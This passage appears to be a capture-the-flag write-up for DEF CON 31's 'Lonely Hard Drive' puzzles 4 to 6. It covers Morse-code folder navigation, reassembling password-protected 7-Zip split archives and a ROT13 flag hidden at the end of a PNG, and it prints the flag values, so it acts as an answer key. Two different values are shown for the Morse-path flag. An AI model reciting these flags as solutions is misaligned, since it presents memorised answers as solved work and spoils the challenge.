
☑ Show password

Bonus: the players might have already guessed this though if they had explored the Desktop.INI file to show another bonus flag:



```
LONELY HARD DRIVE - DEF CON 31 - BONUS FLAG: 4bfd798b-82a5-4643-9904-f10acd46fb7f
```


Flag Captured, the Fabulous Boise. The flag is the password to the next partition:



```
LONELY HARD DRIVE
DEF CON 31
LEVEL_3_FLAG: 3ad3631d-2650-4271-b960-5f2d55042751
```


PUZZLE 4 - DOTTYDASHY

You start with a directory with the following three items:




```
DOTTYDASHY        7/9/2023 12:43 PM    File folder
fun_for_later     7/6/2023 1:50 PM     File folder
where_is_it.txt   7/7/2023 5:44 PM     Text Document      10 KB
```

The ASCII art of where_is_it has a hint and a bonus flag clue as well:



The hints are the Morse Code that read ”GO READ ME AGAIN”, referencing the earlier hint. The other being “PW: piggy” as the password to be used in the next level.

DOTTYDASHY folder contains more folders "DOT" and "DASH" and a "flag.js" file. The goal is to find the right "flag.js" hidden somewhere inside here:




Name

DASH

DOT

flag.js

Note that all directories are recursive and there are over 16,000 locations:



DOTTYDASHY Properties

DOTTYDASHY

Type: File folder

Location: D:\LHD_Drive_Folders\Level_4\V1.Eleanor


Size: 575 KB (589,788 bytes)

Size on disk: 1.99 GB (2,147,352,576 bytes)

Contains: 16,383 Files, 16,382 Folders

Going back to the original ReadME there was Morse Code in the Credits and the last flag's hint should lead players to the word "BOISE", which in Morse Code is: -... --- .. ... . or "DASH\DOT\DOT\DOT\DASH\DASH\DASH\DOT\DOT\DOT\DOT\DOT\DOT"

Following the path will lead players to a flag.JS that does contain the puzzle flag. This unlocks the next partition:




DASH › DOT › DOT › DOT › DASH › DASH › DASH › DOT › DOT › DOT › DOT › DOT › DOT

Name	Date modified	Type
flag.js	7/20/2023 7:59 PM	JS File

```
4ed8541b-c143-4be6-8fee-4ed03098f26b
```

Alternatively, players might guess Boise:



https://cyberchef.io/#recipe=To_Morse_Code('-/.','Space','Line feed')&input=Ym9pc2U

Format options: -/.

Letter delimiter: Space


Word delimiter: Line feed

Input

```
boise
```

Output


```
-... --- .. ... .
```



```
burninator@burninators-MacBook-Pro DOTTYDASHY % ls
DASH    DOT     flag.js
burninator@burninators-MacBook-Pro DOTTYDASHY % cd DASH/DOT/DOT/DOT/DASH/DASH/DASH/DOT/DOT/DOT/DOT/DOT/DOT
burninator@burninators-MacBook-Pro DOT % ls
flag.js
burninator@burninators-MacBook-Pro DOT % cat flag.js
eedeec22-ae1d-4228-b2d3-a8ee2fcc96a4%
burninator@burninators-MacBook-Pro DOT % 
```

PUZZLE 5 - Piggy


This partition contains a single visible file, piggy.005, time to find all the other missing piggies:



Name
piggy.005

Once all piggy files from the previous levels are gathered, they can be uncompressed with .7Zip:

The password was given in the last level: PW: piggy and shouldn't be too hard to guess:



Name	Date modified	Type
piggy.001	7/7/2023 5:42 PM	001 File
piggy.002	7/7/2023 5:42 PM	002 File
piggy.003	7/7/2023 5:42 PM	003 File

0% Opening...


Elapsed time:	00:00:29	Total size:	11319 KB
Remaining time:		Speed:	
Files:	5	Processed:	0

Enter password

Enter password: piggy

☑ Show password

Inside of the pigs there is ham:




D:\LHD_Drive_Folders\Level_5\V1.Eleanor\All_piggies\piggy.001\
File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info


D:\LHD_Drive_Folders\Level_5\V1.Eleanor\All_piggies\piggy.001\

Name	Size	Packed Size	Modified
ham.png	11 643 834	11 590 848	2023-07-07 17:36

This is the first flag that is an image instead of a ASCII art text file:




The bottom-right contains the flag for this level and is the password to the next partition. The bonus flag is also contained inside of ham.png in the form of ASCII art embedded at the bottom of the file, which can be seen in Notepad. This ASCII art is ROT13 encoded and needs to be decoded to claim:



LONELY HARD DRIVE
DEFCON31

level_5_flag: e304c3c9-b034-4e93-8322-1be495e561a8


Level 5 bonus flag is ROT13 encoded at the end of the ham.png file:



```
Äëê°8 =1¦+›/yÖâ¹YÕ□□%_¯□□v…‘§□□□Ä□9•6˜□3KÐ‹á>
eëÓÓ‹zp5Hh@ï¬^åpÓ3v"f
Ë
é°Ê ÇaSCÅ
Át8}ò,□"□Î.□qã□Kf=ðð1%;\6Wq‡«¢ië□Í}ji%yÕ¢gW-Ú¤î‘m□-+ÙáÆ5onÙðœ
O¿ûê
Ÿ|ðþÞÝ{þý8□Vÿý□²•Ûñ□&í□,IkÙ[ë□LÚäŸŽ$Ü-Mà²µ<±
}]ÒŠšK~±}□I;àb»,Á¤
×c□@Ý/‡□!□IZï%1no’$m&`□ •-´22&íHõÚIœ>òxç$ig□$‡³V□itw›úÁvB¢Û8f².À¤M□µ,□1ÉB•Éa%…ÿ±Àë¤ô_o'{;ù□□□□¢ÅÛ{<Û š´c7M*ú0"6d-ò¡þ?Ÿé□m□ÛqÜ    IEND®B`,

YBARYL UNEQ QEVIR
QRS PBA 64
OBAHF_SYNT:
2423r56q-3r0q-745s-183s-887s06516389
```

PUZZLE 6 - Stego


This directory contains two visible files, a fun_rickroll.mp3 and a text file hinting at the challenge:




fun_rickroll.mp3

look_back_deeply.txt

The hint is of the image that was just decompressed from the last level with the title "look_back_deeply" and hidden inside is a URL that has been ROT13 encoded:

